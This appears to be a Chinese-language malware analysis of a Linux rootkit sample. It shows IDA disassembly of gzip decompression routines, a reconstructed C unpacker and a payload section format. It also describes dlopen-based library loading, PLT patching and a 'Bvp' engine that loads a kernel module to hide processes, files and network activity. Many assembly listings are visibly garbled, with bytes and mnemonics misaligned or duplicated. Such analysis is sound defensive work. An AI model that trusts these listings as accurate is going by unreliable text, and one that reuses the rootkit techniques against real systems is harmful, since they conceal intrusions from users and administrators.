LOAD:080571C4 C7 05 44 5A 06 08 00 00 00 00 00  mov    ds:dword_8065A44, 0
LOAD:080571CE 89 1D 24 5A 06 08  mov    ds:dword_8065A24, ebx
LOAD:080571D4 89 5D E4      mov    [ebp+var_1C], ebx
LOAD:080571D7 90          nop
LOAD:080571D8
LOAD:080571D8 loc_80571D8: ; CODE XREF: linux_gzip+7D↓j
LOAD:080571D8 89 F1        mov    ecx, esi
LOAD:080571DA 89 FB        mov    ebx, edi
LOAD:080571DC 2B 0C 95 80 23 06 08  sub   ecx, ds:dword_8062380[edx*4]
LOAD:080571E3 83 C2 01      add    edx, 1
LOAD:080571E6 D3 E3        shl    ebx, cl
LOAD:080571E8 09 D8        or     eax, ebx
LOAD:080571EA 83 FA 0E      cmp    edx, 0Eh
LOAD:080571ED 75 E9        jnz   short loc_80571D8
LOAD:080571EF 8B 5D E4      mov    ebx, [ebp+var_1C]
LOAD:080571F2 BF 01 00 00 00  mov    edi, 1
LOAD:080571F7 C7 05 60 5A 06 08 00 00 00 00 00  mov    ds:dword_8065A60, 0
LOAD:08057201 8D B4 26 00 00 00 00 00 00 00 00  lea    esi, [esi+0]
LOAD:08057208
LOAD:08057208 loc_8057208: ; CODE XREF: linux_gzip+D8↓j
LOAD:08057208 89 F9        mov    ecx, edi
LOAD:0805720A 31 D2        xor    edx, edx
LOAD:0805720C 80 CD 01      or     ch. 1

```

`linux_gzip_inflate_fixed`函数：

```

LOAD:08056FE0 55          push    ebp
LOAD:08056FE1 89 E5        mov     ebp, esp
LOAD:08056FE3 56          push    esi
LOAD:08056FE4 BE 03 00 00 00  mov     esi, 3
LOAD:08056FE9 53          push    ebx
LOAD:08056FEA 83 EC 30      sub    esp, 30h
LOAD:08056FED C7 04 24 80 04 00 00  mov    dword ptr [esp], 480h
LOAD:08056FF4 E8 63 2A FF FF  call   near ptr malloc_`_
LOAD:08056FFF 85 C0        test   eax, eax
LOAD:08056FFB 89 C3        mov    ebx, eax
LOAD:08056FFD 0F 84 F0 00 00 00  jz    loc_80570F3
LOAD:08057003 31 C0        xor    eax, eax
LOAD:08057005 8D 76 00      lea    esi, [esi+0]
LOAD:08057008
LOAD:08057008 C7 04 83 08 00 00 00 00  loc_8057008:
LOAD:0805700F 83 C0 01      mov    dword ptr [ebx+eax*4], 8
LOAD:08057012 3D 90 00 00 00 00  add    eax, 1
LOAD:08057017 75 EF        cmp    eax, 90h
LOAD:08057019 8D B4 26 00 00 00 00  jnz    short loc_8057008
LOAD:08057020
LOAD:08057020 C7 04 83 09 00 00 00 00  loc_8057020:
LOAD:08057027 83 C0 01      mov    dword ptr [ebx+eax*4], 9
LOAD:0805702A 3D 00 01 00 00 00  add    eax, 1
LOAD:0805702F 75 EF        cmp    eax, 100h
LOAD:08057031 8D B4 26 00 00 00 00 00  jnz    short loc_8057020
LOAD:08057038
LOAD:08057038 C7 04 83 07 00 00 00 00  loc_8057038:
LOAD:0805703F 83 C0 01      mov    dword ptr [ebx+eax*4], 7
LOAD:08057042 3D 18 01 00 00 00  add    eax, 1
LOAD:08057047 75 EF        cmp    eax, 118h
LOAD:08057049 8D B4 26 00 00 00 00 00  jnz    short loc_8057038
LOAD:08057050
LOAD:08057050 C7 04 83 08 00 00 00 00  loc_8057050:
LOAD:08057057 83 C0 01      mov    dword ptr [ebx+eax*4], 8
LOAD:0805705A 3D 20 01 00 00 00  add    eax, 1
LOAD:0805705F 75 EF        cmp    eax, 120h
LOAD:08057061 8D 45 EC      jnz    short loc_8057050
LOAD:08057064 BA 20 01 00 00 00  lea    eax, [ebp+var_14]
LOAD:08057069 89 44 24 0C      mov    edx, 120h
LOAD:0805706D 8D 45 F4      mov    [esp+0Ch], eax
LOAD:08057070 B9 01 01 00 00 00  lea    eax, [ebp+var_C]
LOAD:08057075 89 44 24 08      mov    ecx, 101h
LOAD:08057079 89 D8          mov    [esp+8], eax
LOAD:0805707B C7 45 EC 07 00 00 00 00  lea    eax, ebx
LOAD:08057082 C7 44 24 04 A0 24 06 08  mov    [ebp+var_14], 7
LOAD:0805708A C7 04 24 60 24 06 08  mov    dword ptr [esp+4], offset g_gzip_cplext
LOAD:08057091 E8 FA EE FF FF  mov    dword ptr [esp], offset g_gzip_cplens
LOAD:08057096 31 D2          call   linux_gzip_huft_build
LOAD:08057098 85 C0          xor    edx, edx
LOAD:0805709A 0F 85 AA 00 00 00 00  test  eax, eax
                                         jnz    loc_805714A
I 0005:080570AA

```

linux_gzip_inflate_dynamic函数:

```

LOAD:08056A90 55
LOAD:08056A91 89 E5
LOAD:08056A93 83 EC 78
LOAD:08056A96 C7 04 24 F0 04 00 00
LOAD:08056A9D 89 5D F4
LOAD:08056AA0 89 7D FC
LOAD:08056AA3 89 75 F8
LOAD:08056AA6 E8 B1 2F FF FF
LOAD:08056AB AB 15 44 5A 06 08
LOAD:08056AB1 8B 3D 40 5A 06 08
LOAD:08056AB7 83 FA 04
LOAD:08056ABA 89 C3
LOAD:08056ABC 77 31
LOAD:08056ABE A1 28 5A 06 08
LOAD:08056AC3 BE 04 00 00 00
LOAD:08056AC8 3B 05 24 5A 06 08
LOAD:08056ACE 0F 83 2C 01 00 00
LOAD:08056AD4 88 0D 20 5A 06 08
LOAD:08056ADA 0F B6 34 01
LOAD:08056ADE 89 D1
LOAD:08056AE0 83 C0 01
LOAD:08056AE3 83 C2 08
LOAD:08056AE6 A3 28 5A 06 08
LOAD:08056AE8 D3 E6
LOAD:08056AED 09 F7
LOAD:08056AEF
LOAD:08056AEF 8D 4A FB
LOAD:08056AF2 89 F8
LOAD:08056AF4 C1 E8 05
LOAD:08056AF7 83 F9 04
LOAD:08056AFA 89 45 CC
LOAD:08056AFD 89 4D D0
LOAD:08056B00 77 3F
LOAD:08056B02 A1 28 5A 06 08
LOAD:08056B07 BE 04 00 00 00
LOAD:08056B0C 3B 05 24 5A 06 08
LOAD:08056B12 89 45 D4
LOAD:08056B15 0F 83 E5 00 00 00
LOAD:08056B1B 8B 4D D4
LOAD:08056B1E 83 C2 03
LOAD:08056B21 A1 20 5A 06 08
LOAD:08056B26 0F B6 04 08
LOAD:08056B2A 0F B6 4D D0
LOAD:08056B2E 89 55 D0
LOAD:08056B31 D3 E0
LOAD:08056B33 09 45 CC
LOAD:08056B36 8B 45 D4
LOAD:08056B39 83 C0 01

```

push	nop
LOAD:08056A91 89 E5	mov esp, esp
LOAD:08056A93 83 EC 78	sub esp, 78h
LOAD:08056A96 C7 04 24 F0 04 00 00	mov dword ptr [esp], 4F0h
LOAD:08056A9D 89 5D F4	mov [ebp+var_C], ebx
LOAD:08056AA0 89 7D FC	mov [ebp+var_4], edi
LOAD:08056AA3 89 75 F8	mov [ebp+var_8], esi
LOAD:08056AA6 E8 B1 2F FF FF	call near ptr malloc_...
LOAD:08056AB AB 15 44 5A 06 08	mov edx, ds:dword_8065A44
LOAD:08056AB1 8B 3D 40 5A 06 08	mov edi, ds:dword_8065A40
LOAD:08056AB7 83 FA 04	cmp edx, 4
LOAD:08056ABA 89 C3	mov ebx, eax
LOAD:08056ABC 77 31	ja short loc_8056AEF
LOAD:08056ABE A1 28 5A 06 08	mov eax, ds:g_gzip_key
LOAD:08056AC3 BE 04 00 00 00	mov esi, 4
LOAD:08056AC8 3B 05 24 5A 06 08	cmp eax, ds:dword_8065A24
LOAD:08056ACE 0F 83 2C 01 00 00	jnb loc_8056C00
LOAD:08056AD4 88 0D 20 5A 06 08	mov ecx, ds:dword_8065A20
LOAD:08056ADA 0F B6 34 01	movzx esi, byte ptr [ecx+eax]
LOAD:08056ADE 89 D1	mov ecx, edx
LOAD:08056AE0 83 C0 01	add eax, 1
LOAD:08056AE3 83 C2 08	add edx, 8
LOAD:08056AE6 A3 28 5A 06 08	mov ds:g_gzip_key, eax
LOAD:08056AE8 D3 E6	shl esi, cl
LOAD:08056AED 09 F7	or edi, esi
LOAD:08056AEF	
LOAD:08056AEF 8D 4A FB	
LOAD:08056AF2 89 F8	
LOAD:08056AF4 C1 E8 05	
LOAD:08056AF7 83 F9 04	
LOAD:08056AFA 89 45 CC	
LOAD:08056AFD 89 4D D0	
LOAD:08056B00 77 3F	
LOAD:08056B02 A1 28 5A 06 08	
LOAD:08056B07 BE 04 00 00 00	
LOAD:08056B0C 3B 05 24 5A 06 08	
LOAD:08056B12 89 45 D4	
LOAD:08056B15 0F 83 E5 00 00 00	
LOAD:08056B1B 8B 4D D4	
LOAD:08056B1E 83 C2 03	
LOAD:08056B21 A1 20 5A 06 08	
LOAD:08056B26 0F B6 04 08	
LOAD:08056B2A 0F B6 4D D0	
LOAD:08056B2E 89 55 D0	
LOAD:08056B31 D3 E0	
LOAD:08056B33 09 45 CC	
LOAD:08056B36 8B 45 D4	
LOAD:08056B39 83 C0 01	

; CODE XREF: linux_gzip_inflate_dynamic+2C↑j

loc_8056AEF:

```

lea    ecx, [edx-5]
mov    eax, edi
shr    eax, 5
cmp    ecx, 4
mov    [ebp+var_34], eax
mov    [ebp+var_30], ecx
ja     short loc_8056B41
mov    eax, ds:g_gzip_key
mov    esi, 4
cmp    eax, ds:dword_8065A24
mov    [ebp+var_2C], eax
jnb    loc_8056C00
mov    ecx, [ebp+var_2C]
add    edx, 3
mov    eax, ds:dword_8065A20
mov    eax, byte ptr [eax+ecx]
movzx  ecx, byte ptr [ebp+var_30]
mov    [ebp+var_30], edx
shl    eax, cl
or    [ebp+var_34], eax
mov    eax, [ebp+var_2C]
add    eax, 1

```

linux_gzip_inflate_codes函数:

```

LOAD:000565A5 33
LOAD:000565A6 83 EC 5C
LOAD:000565A9 8B 35 40 5A 06 08
LOAD:000565AF 89 55 C4
LOAD:000565B2 0F B7 94 09 20 24 06 08
LOAD:000565BA 89 4D DC
LOAD:000565BD 8B 4D 08
LOAD:000565C0 89 45 D4
LOAD:000565C3 A1 3C 5A 06 08
LOAD:000565C8 8B 1D 44 5A 06 08
LOAD:000565CE 89 55 D8
LOAD:000565D1 0F B7 8C 09 20 24 06 08
LOAD:000565D9 89 45 D0
LOAD:000565DC 89 4D C8
LOAD:000565DF
LOAD:000565DF
LOAD:000565DF 3B 5D DC
LOAD:000565E2 73 35
LOAD:000565E4
LOAD:000565E4 8B 15 28 5A 06 08
LOAD:000565EA 3B 15 24 5A 06 08
LOAD:000565F0 0F 83 22 01 00 00
LOAD:000565F6 A1 20 5A 06 08
LOAD:000565FB 89 D9
LOAD:000565FD 83 C3 08
LOAD:00056600 0F B6 04 10
LOAD:00056604 83 C2 01
LOAD:00056607 89 15 28 5A 06 08
LOAD:0005660D 0F B6 C0
LOAD:00056610 D3 E0
LOAD:00056612 09 C6
LOAD:00056614 3B 5D DC
LOAD:00056617 72 CB
LOAD:00056619
LOAD:00056619 8B 45 D8
LOAD:0005661C 8B 55 D4
LOAD:0005661F 21 F0
LOAD:00056621 8D 04 C2
LOAD:00056624 0F B6 08
LOAD:00056627 89 45 E0
LOAD:0005662A 83 F9 10
LOAD:0005662D 89 4D E4
LOAD:00056630 0F 86 22 01 00 00
LOAD:00056636 83 F9 63
LOAD:00056639 0F 84 18 04 00 00
LOAD:0005663F A1 20 5A 06 08
LOAD:00056644 8B 3D 24 5A 06 08
LOAD:0005664A 89 45 CC
LOAD:0005664D A1 28 5A 06 08
LOAD:00056652
LOAD:00056652

    push  eax
    sub   esp, 5Ch
    mov   esi, ds:dword_8065A40
    mov   [ebp+var_3C], edx
    movzx edx, ds:g_gzip_mask_bits[ecx+ecx]
    mov   [ebp+var_24], ecx
    mov   ecx, [ebp+arg_0]
    mov   [ebp+var_2C], eax
    mov   eax, ds:dword_8065A3C
    mov   ebx, ds:dword_8065A44
    mov   [ebp+var_28], edx
    movzx ecx, ds:g_gzip_mask_bits[ecx+ecx]
    mov   [ebp+var_30], eax
    mov   [ebp+var_38], ecx

loc_80565DF:
        ; CODE XREF: linux_gzip_inflate_codes+2C4↓j
        ; linux_gzip_inflate_codes+2E8↓j ...
    cmp   ebx, [ebp+var_24]
    jnb   short loc_8056619

loc_80565E4:
        ; CODE XREF: linux_gzip_inflate_codes+77↓j
    mov   edx, ds:g_gzip_key
    cmp   edx, ds:dword_8065A24
    jnb   loc_8056718
    mov   eax, ds:dword_8065A20
    mov   ecx, ebx
    add   ebx, 8
    movzx eax, byte ptr [eax+edx]
    add   edx, 1
    mov   ds:g_gzip_key, edx
    movzx eax, al
    shl   eax, cl
    or    esi, eax
    cmp   ebx, [ebp+var_24]
    jb    short loc_80565E4

loc_8056619:
        ; CODE XREF: linux_gzip_inflate_codes+42↓j
    mov   eax, [ebp+var_28]
    mov   edx, [ebp+var_2C]
    and   eax, esi
    lea   eax, [edx+eax*8]
    movzx ecx, byte ptr [eax]
    mov   [ebp+var_20], eax
    cmp   ecx, 10h
    mov   [ebp+var_1C], ecx
    jbe   loc_8056758
    cmp   ecx, 63h ; 'c'
    jz    loc_8056A57
    mov   eax, ds:dword_8065A20
    mov   edi, ds:dword_8065A24
    mov   [ebp+var_34], eax
    mov   eax, ds:g_gzip_key

loc_8056652:
        ; CODE XREF: linux_gzip_inflate_codes+220↓i

```

linux_gzip_fill_buf函数:

```

LOAD:000564E0 55
LOAD:000564E1 89 E5
LOAD:000564E3 57
LOAD:000564E4 56
LOAD:000564E5 53
LOAD:000564E6 83 EC 2C
LOAD:000564E9 8B 35 3C 5A 06 08
LOAD:000564EF 8B 1D 2C 5A 06 08
LOAD:000564F5 85 F6
LOAD:000564F7 75 27
LOAD:000564F9
LOAD:000564F9
LOAD:000564F9
LOAD:000564F9 89 1D 2C 5A 06 08
LOAD:000564FF 31 C0
LOAD:00056501 01 35 30 5A 06 08
LOAD:00056507 C7 05 3C 5A 06 08 00 00 00 00
LOAD:00056511 83 C4 2C
LOAD:00056514 5B
LOAD:00056515 5E
LOAD:00056516 5F
LOAD:00056517 5D
LOAD:00056518 C3
LOAD:00056518
LOAD:00056519 8D B4 26 00 00 00 00 00
LOAD:00056520
LOAD:00056520
LOAD:00056520 8B 3D 38 5A 06 08
LOAD:00056526 A1 34 5A 06 08
LOAD:0005652B 8D 14 37
LOAD:0005652E 89 54 24 04
LOAD:00056532 89 55 E4
LOAD:00056535 89 04 24
LOAD:00056538 E8 93 A3 00 00
LOAD:0005653D 8B 55 E4
LOAD:00056540 85 C0
LOAD:00056542 74 21
LOAD:00056544 A3 34 5A 06 08
LOAD:00056549 01 F8
LOAD:0005654B 89 15 38 5A 06 08
LOAD:00056551 89 74 24 08
LOAD:00056555 C7 44 24 04 80 5E 06 08
LOAD:0005655D 89 04 24
LOAD:00056560 E8 87 35 FF FF
LOAD:00056565
LOAD:00056565
LOAD:00056565 8B 35 3C 5A 06 08

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub    esp, 2Ch
mov     esi, ds:dword_8065A3C
mov     ebx, ds:dword_8065A2C
test   esi, esi
jnz    short loc_8056520

loc_80564F9:           ; CODE XREF: linux_gzip_fill_buf+8D↓j
                        ; linux_gzip_fill_buf+B5↓j
mov     ds:dword_8065A2C, ebx
xor    eax, eax
add    ds:dword_8065A30, esi
mov     ds:dword_8065A3C, 0
add    esp, 2Ch
pop    ebx
pop    esi
pop    edi
pop    ebp
retn

; -----
align 10h

loc_8056520:           ; CODE XREF: linux_gzip_fill_buf+171↓j
mov     edi, ds:dword_8065A38
mov     eax, ds:dword_8065A34
lea    edx, [edi+esi]
mov     [esp+4], edx
mov     [ebp+var_1C], edx
mov     [esp], eax
call   serial_bind_0x74e5f2a8_
mov     edx, [ebp+var_1C]
test   eax, eax
jz    short loc_8056565
mov     ds:dword_8065A34, eax
add    eax, edi
mov     ds:dword_8065A38, edx
mov     [esp+8], esi
mov     dword ptr [esp+4], offset byte_8065E80
mov     [esp], eax
call   near ptr memmove_-_

loc_8056565:           ; CODE XREF: linux_gzip_fill_buf+62↑j
mov     esi, ds:dword_8065A3C

```

`linux_gzip_huft_build`函数：

```

LOAD:08055F90          ; CODE XREF: linux_gzip_inflate_dynamic+2164p
LOAD:08055F90          ; linux_gzip_inflate_dynamic+3D14p ...
LOAD:08055F90
LOAD:08055F90          var_7C      = dword ptr -7Ch
LOAD:08055F90          var_6C      = dword ptr -6Ch
LOAD:08055F90          var_68      = dword ptr -68h
LOAD:08055F90          var_64      = dword ptr -64h
LOAD:08055F90          var_60      = dword ptr -60h
LOAD:08055F90          var_5C      = dword ptr -5Ch
LOAD:08055F90          var_58      = dword ptr -58h
LOAD:08055F90          var_54      = dword ptr -54h
LOAD:08055F90          var_50      = dword ptr -50h
LOAD:08055F90          var_4C      = dword ptr -4Ch
LOAD:08055F90          var_48      = dword ptr -48h
LOAD:08055F90          var_44      = dword ptr -44h
LOAD:08055F90          var_40      = dword ptr -40h
LOAD:08055F90          var_3C      = dword ptr -3Ch
LOAD:08055F90          var_38      = dword ptr -38h
LOAD:08055F90          var_34      = dword ptr -34h
LOAD:08055F90          var_30      = dword ptr -30h
LOAD:08055F90          var_2C      = dword ptr -2Ch
LOAD:08055F90          var_28      = dword ptr -28h
LOAD:08055F90          var_24      = dword ptr -24h
LOAD:08055F90          var_20      = dword ptr -20h
LOAD:08055F90          var_1C      = dword ptr -1Ch
LOAD:08055F90          arg_0      = dword ptr 8
LOAD:08055F90          arg_4      = dword ptr 0Ch
LOAD:08055F90          arg_8      = dword ptr 10h
LOAD:08055F90          arg_C      = dword ptr 14h

LOAD:08055F90 55
LOAD:08055F91 89 E5
LOAD:08055F93 57
LOAD:08055F94 56
LOAD:08055F95 BE 03 00 00 00
LOAD:08055F9A 53
LOAD:08055FB8 81 EC 8C 00 00 00
LOAD:08055FA1 C7 04 24 48 05 00 00
LOAD:08055FA8 89 45 D8
LOAD:08055FA8 89 55 E4
LOAD:08055FAE 89 4D AC
LOAD:08055FB1 E8 A6 3A FF FF
LOAD:08055FB6 85 C0
LOAD:08055FB8 89 C3
LOAD:08055FB8 0F 84 78 04 00 00
LOAD:08055FC0 31 C0
LOAD:08055FC2 B9 11 00 00 00
LOAD:08055FC7 89 DF
LOAD:08055FC9 F3 AB
LOAD:08055FCB 8B 55 E4
LOAD:08055FCE 8B 45 D8
LOAD:08055FD1 89 55 D4
LOAD:08055FD4 8D 74 26 00
LOAD:08055FD8

```

整体抽象出来的大致C语言代码如下(未能完全覆盖)：

```

for(i = 0; i < section_count; i++)
{
    serial_section_information *si;
    si = (serial_section_information *) (buffer + offset);

    printf("f0=%02X|f1=%02X|srclen=%08X|dstlen=%08X|checksum=%08X\n", si->f0, si->f1, htonl(si->src_size), htonl(si->dst_size), htonl(si->check_sum));
    offset += sizeof(serial_section_information);
    //if(i == 0x0B)
    {
        src_size = htonl(si->src_size);
        dst_size = htonl(si->dst_size);
        src_buf = (char *) (buffer + offset);
        dst_buf = (char *) malloc(dst_size);
        memset(dst_buf, 0, dst_size);
        checksum = serial_bind_0x7c6ce187_checksum(0, NULL, 0);
        checksum = serial_bind_0x7c6ce187_checksum(checksum, src_buf, src_size);
        serial_bind_0x4743c911_xor(src_buf, src_size);
        serial_bind_0x869e0233_decode(src_buf, src_size, dst_buf, &dst_size);
        memset(str, 0, 25);
        sprintf(str, "sec_0x%02X", i);
        dp = fopen(str, "wb");
        fseek(dp, 0, SEEK_SET);
        fwrite(dst_buf, dst_size, 1, dp);
        fclose(dp);
        free(dst_buf);
    }
    offset += htonl(si->src_size);
}

```

已知的payload文件格式如下：

```

typedef struct __serial_section_information
{
    uint8 magic[0x10];
    uint8 f0;
    uint8 f1;
    uint32 reversed;
    uint32 dst_size;
    uint32 src_size;
    uint32 check_sum;
} serial_section_information;

```

在实际样本运行过程中，在上述Decode回调调用过程中也会直接开始尝试加载so类型的文件：

```

LOAD:0805EB46 E8 95 1C 00 00          call    serial_bind_0x227ffec5_malloc
LOAD:0805EB4B 85 C0                   test   eax, eax
LOAD:0805EB4D 89 43 2C               mov    [ebx+2Ch], eax
LOAD:0805EB50 74 56                   jz    short loc_805EBA8
LOAD:0805EB52 8B 45 E4               mov    eax, [ebp+var_1C]
LOAD:0805EB55 8B 50 0C               mov    edx, [eax+0Ch]
LOAD:0805EB58 39 D6                   cmp    esi, edx
LOAD:0805EB5A 76 B3                   jbe   short loc_805EB0F
LOAD:0805EB5C 89 D7                   mov    edi, edx
LOAD:0805EB5E EB 97                   jmp   short loc_805EB67
LOAD:0805EB60
LOAD:0805EB60
LOAD:0805EB60
LOAD:0805EB60 83 C7 08           add    edi, 8
LOAD:0805EB63 39 FE                   cmp    esi, edi
LOAD:0805EB65 76 35                   jbe   short loc_805EB9C
LOAD:0805EB67
LOAD:0805EB67
LOAD:0805EB67
LOAD:0805EB67 83 3F 01           add    edi, 1
LOAD:0805EB6A 75 F4                   jnz   short loc_805EB60
LOAD:0805EB6C 8B 45 E0               mov    eax, [ebp+var_20]
LOAD:0805EB6F C7 44 24 04 01 01 00 00   mov    dword ptr [esp+4], GL_LOAD
LOAD:0805EB77 03 47 04           add    eax, [edi+4]
LOAD:0805EB7A 89 04 24           mov    [esp], eax
LOAD:0805EB7D E8 3A AE FE FF       call   near ptr dlopen_. ; 尝试加载so文件
LOAD:0805EB82 85 C0                   test  eax, eax
LOAD:0805EB84 74 93                   jz    short loc_805EB19
LOAD:0805EB86 8B 53 30           mov    edx, [ebx+30h]
LOAD:0805EB89 83 C7 08           add    edi, 8
LOAD:0805EB8C 8B 4B 2C           mov    ecx, [ebx+2Ch]
LOAD:0805EB8F 89 04 91           mov    [ecx+edx*4], eax
LOAD:0805EB92 83 C2 01           add    edx, 1
LOAD:0805EB95 39 FE                   cmp    esi, edi
LOAD:0805EB97 89 53 30           mov    [ebx+30h], edx
LOAD:0805EB9A 77 CB                   ja    short loc_805EB67
LOAD:0805EB9C
LOAD:0805EB9C 31 FF                   xor   edi, edi
LOAD:0805EB9E 83 C4 2C           add    esp, 2Ch
LOAD:0805EBA1 89 F8                   mov    eax, edi
LOAD:0805EBA3 5B                   pop   ebx
LOAD:0805EBA4 5E                   pop   esi
LOAD:0805EBA5 5F                   pop   edi
LOAD:0805EBA6 5D                   pop   ebp
LOAD:0805EBA7 C3                   retn
LOAD:0805EBA8
LOAD:0805EBA8
LOAD:0805EBA8
LOAD:0805EBA8 BF 04 00 00 00 00   mov    edi, 0D0000004h
LOAD:0805EBAD E9 6E FF FF FF       jmp   loc_805EB20
LOAD:0805EBAD
LOAD:0805EBAD

```

在试图加载后也会去尝试补丁elf文件格式的plt:

```

LOAD:0005E935 00 10
LOAD:0005E935 74 29
LOAD:0005E937
LOAD:0005E937 80 4F 34 02
LOAD:0005E938 31 C0
LOAD:0005E93D E9 73 FE FF FF
LOAD:0005E93D
LOAD:0005E942 8D B6 00 00 00 00
LOAD:0005E948
LOAD:0005E948 89 3C 24
LOAD:0005E94B E8 50 01 00 00
LOAD:0005E950 85 C0
LOAD:0005E952 0F 85 5D FE FF FF
LOAD:0005E958 8B 47 0C
LOAD:0005E95B E9 F1 FD FF FF
LOAD:0005E960
LOAD:0005E960
LOAD:0005E960; CODE XREF: serial_bind_0x531ab53f_got+255↑j
LOAD:0005E960 8B 45 18
LOAD:0005E963 89 3C 24
LOAD:0005E966 89 44 24 04
LOAD:0005E96A E8 51 02 00 00
LOAD:0005E96F 85 C0
LOAD:0005E971 0F 85 3E FE FF FF
LOAD:0005E977 EB BE
LOAD:0005E979
LOAD:0005E979
LOAD:0005E979; CODE XREF: serial_bind_0x531ab53f_got+228↑j
LOAD:0005E979 8B 43 18
LOAD:0005E97C 8D 74 26 00
LOAD:0005E980 EB 8B
LOAD:0005E982
LOAD:0005E982
LOAD:0005E982; CODE XREF: serial_bind_0x531ab53f_got+128↑j
LOAD:0005E982 8B 11 00 00 00
LOAD:0005E987 E9 29 FE FF FF
LOAD:0005E987
LOAD:0005E987
LOAD:0005E987; ===== S U B R O U T I N E =====
LOAD:0005E98C 8D 74 26 00
LOAD:0005E990
LOAD:0005E990
LOAD:0005E990
LOAD:0005E990

```

Bvp引擎初始化与内核模块加载

内核模块的解密与加载也会在main流程里执行，会经历如下的几个步骤：

1. 解密payload包；
2. 初始化Bvp引擎，适配对应内核版本结构；
3. 开始尝试装载ko模块，主要用于进程、文件、网络的隐藏等；

具体如下：

1. 尝试解密ko的payload；



2. Bvp整体处理函数;

```

LOAD:00058BC0          serial_Bvp_process proc near           ; CODE XREF: serial_config_play_0x00000001+F1j
LOAD:00058BC0          ; serial_config_play_0x00000000+C1j
LOAD:00058BC0
LOAD:00058BC0
LOAD:00058BC0
LOAD:00058BC0 55
LOAD:00058BC1 89 E5
LOAD:00058BC3 83 EC 18
LOAD:00058BC6 89 5D F8
LOAD:00058BC9 89 C3
LOAD:00058BCB 89 75 FC
LOAD:00058BCE 8B 00
LOAD:00058BD0 89 D6
LOAD:00058BD2 A3 AC DE 06 08
LOAD:00058BD7 E8 D4 FD FF FF
LOAD:00058BDC 3C 01
LOAD:00058BDE 74 18
LOAD:00058BE0 E8 7B FF FF FF
LOAD:00058BE5 89 C2
LOAD:00058BE7 31 C0
LOAD:00058BE9 80 FA 01
LOAD:00058BEC 74 2A
LOAD:00058BEE 8B 5D F8
LOAD:00058BF1 8B 75 FC
LOAD:00058BF4 89 EC
LOAD:00058BF6 5D
LOAD:00058BF7 C3
LOAD:00058BF8
LOAD:00058BF8
LOAD:00058BF8
LOAD:00058BF8
LOAD:00058BF8 88 43 08
LOAD:00058BF8 89 34 24
LOAD:00058BFE 89 44 24 08
LOAD:00058C02 8B 43 04
LOAD:00058C05 89 44 24 04
LOAD:00058C09 E8 42 08 00 00
LOAD:00058C0E 8B 5D F8
LOAD:00058C11 8B 75 FC
LOAD:00058C14 89 EC
LOAD:00058C16 5D
LOAD:00058C17 C3
LOAD:00058C18
LOAD:00058C18
LOAD:00058C18
LOAD:00058C18 89 34 24
LOAD:00058C1B E8 30 1D 00 00
LOAD:00058C20 8B 5D F8
LOAD:00058C23 8B 75 FC
LOAD:00058C26 89 EC
LOAD:00058C28 5D
LOAD:00058C29 C3
LOAD:00058C29 serial_Bvp_process endp
LOAD:00058C29
LOAD:00058C29
LOAD:00058C2A 8D B6 00 00 00 00
LOAD:00058C30
LOAD:00058C30
; ===== S U B R O U T I N E =====
00010HCO 00058HC0: serial_Bvp_process (Synchronized with Hex View-1)

```

对应的伪代码：

```

1 int __usercall serial_Bvp_process@<eax>(int *a1@<eax>, int a2@<edx>)
2 {
3     char v4; // dl
4     int result; // eax
5
6     ELF_API_0x08052A40 = *a1;
7     if ( (unsigned __int8)serial_bvp_config() == 1 )
8         return serial_bvp(a2, a1[1], a1[2]);
9     v4 = serial_bvp_sym();
10    result = 0;
11    if ( v4 == 1 )
12        result = serial_Bvp_sym(a2);
13    return result;
14}

```

3. Bvp引擎的初始化serial_bvp函数

```

LOAD:00058980      push    ebp
LOAD:00058980 55    mov     ebp, esp
LOAD:00058981 89 E5  sub    esp, 138h
LOAD:00058983 81 EC 38 01 00 00 lea    eax, [ebp+buffer]
LOAD:00058989 8D 85 10 FF FF FF mov    [ebp+var_C], ebx
LOAD:000589BF 89 5D F4 mov    ebx, ds:ELF_API_0x08052A40
LOAD:000589C2 8B 1D AC DE 06 08 mov    [ebp+var_8], esi
LOAD:000589C8 89 75 F8 lea    esi, [ebp+var_121]
LOAD:000589CB 8D B5 DF FE FF FF mov    [ebp+var_4], edi
LOAD:000589D1 89 7D FC mov    [ebp+var_1C], 0
LOAD:000589D4 C7 45 E4 00 00 00 00 mov    [ebp+var_20], 0
LOAD:000589DB C7 45 E0 00 00 00 00 mov    [ebp+var_24], 0
LOAD:000589E2 C7 45 DC 00 00 00 00 mov    [ebp+var_28], 0
LOAD:000589E9 C7 45 D8 00 00 00 00 mov    [ebp+var_2C], 0
LOAD:000589F0 C7 45 D4 00 00 00 00 mov    dword ptr [esp+8], 1Ch ; length
LOAD:000589F7 C7 44 24 08 1C 00 00 00 mov    dword ptr [esp+4], offset aBvp_sym__devmem_is_allowed ; "Bvp_sym__devmem_is_allowed"
LOAD:00058A07 89 04 24
LOAD:00058A0A E8 C1 71 00 00
LOAD:00058A0F C7 44 24 04 00 00 00 00 call   serial_bind_0xa8a16d65_xcode
LOAD:00058A17 89 44 24 08
LOAD:00058A1B 8D 45 E4
LOAD:00058A1E 89 04 24
LOAD:00058A21 FF D3
LOAD:00058A23 31 DB
LOAD:00058A25 85 C0
LOAD:00058A27 75 5F
LOAD:00058A29 8B 45 E4
LOAD:00058A2C 85 C0
LOAD:00058A2E 74 58
LOAD:00058A30 83 F8 FF
LOAD:00058A33 74 53
LOAD:00058A35 8D 85 41 FF FF FF
LOAD:00058A3B 8B 3D AC DE 06 08
LOAD:00058A41 C7 44 24 08 20 00 00 00
LOAD:00058A49 C7 44 24 04 94 26 06 08
LOAD:00058A51 89 04 24
LOAD:00058A54 E8 77 71 00 00
LOAD:00058A59 C7 44 24 04 00 00 00 00
LOAD:00058A61 89 44 24 08
LOAD:00058A65 8D 45 E0
LOAD:00058A68 89 04 24
LOAD:00058A6B FF D7
LOAD:00058A6D 85 C0
LOAD:00058A6F 75 17
LOAD:00058A71 8B 45 E0
LOAD:00058A74 83 F8 FF
LOAD:00058A77 74 0F
LOAD:00058A79 3D 19 06 02 00
LOAD:00058A7E BB 01 00 00 00
LOAD:00058A83 76 13
LOAD:00058A85 8D 76 00
LOAD:00058A88

push    ebp
mov     ebp, esp
sub    esp, 138h
lea    eax, [ebp+buffer]
mov    [ebp+var_C], ebx
mov    ebx, ds:ELF_API_0x08052A40
mov    [ebp+var_8], esi
lea    esi, [ebp+var_121]
mov    [ebp+var_4], edi
mov    [ebp+var_1C], 0
mov    [ebp+var_20], 0
mov    [ebp+var_24], 0
mov    [ebp+var_28], 0
mov    [ebp+var_2C], 0
mov    dword ptr [esp+8], 1Ch ; length
